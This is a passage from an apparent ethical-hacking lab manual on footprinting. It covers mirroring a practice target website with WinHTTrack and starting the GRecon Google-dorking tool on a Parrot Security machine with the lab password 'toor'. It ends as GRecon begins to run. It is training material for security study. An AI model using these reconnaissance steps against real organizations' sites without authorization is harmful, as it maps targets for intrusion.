


Module 02 – Footprinting and Reconnaissance

9. Once the site mirroring is completed, WinHTTrack displays the message **Mirroring operation complete**; click on **Browse Mirrored Website**.



10. If the **How do you want to open this file?** pop up appears, select any web browser and click **OK**.
11. The mirrored website for **www.certifiedhacker.com** launches. The URL displayed in the address bar indicates that the website's image is stored on the local machine.




12. Analyze all directories, HTML, images, flash, videos, and other files available on the mirrored target website. You can also check for possible exploits and vulnerabilities. The site will work like a live hosted website.

Module 02 – Footprinting and Reconnaissance

Note: If the webpage does not open, navigate to the directory where you mirrored the website and open **index.html** with any browser.

13. Once done with your analysis, close the browser window and click **Finish** on the **WinHTTrack** window to complete the process.




14. Some websites are very large, and it might take a long time to mirror the complete site.
15. The attackers can further use the vulnerabilities identified through **HTTrack Website Copier** to launch various web application attacks on target organization's website.
16. This concludes the demonstration of mirroring a target website using HTTrack Web Site Copier.
17. You can also use other mirroring tools such as **Cyotek WebCopy** (<https://www.cyotek.com>), etc. to mirror a target website.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** virtual machine.

Task 6: Gather Information About a Target Website using GRecon

GRecon is a Python tool that can be used to run Google search queries to perform reconnaissance on a target to find subdomains, sub-subdomains, login pages, directory listings, exposed documents, and WordPress entries.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Now type **cd GRecon** and press **Enter** to navigate to GRecon directory.



```
Applications Places System >_ [icon]
cd GRecon - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd GRecon
[root@parrot]-[/home/attacker/GRecon]
#
```

6. In the terminal window type **python3 grecon.py** and press **Enter**.



```
Applications Places System >_ [icon]
cd GRecon - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd GRecon
[root@parrot]-[/home/attacker/GRecon]
# python3 grecon.py
```


7. **GRecon** initializes, in the **Set Target (site.com):** field type **certifiedhacker.com** and press **Enter**.

```
python3 grecon.py - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd GREcon
[root@parrot]-[/home/attacker/GREcon]
# python3 grecon.py

Cheking Update...
Update Status...[NO UPDATE]
GREcon V1.0
Resuming...

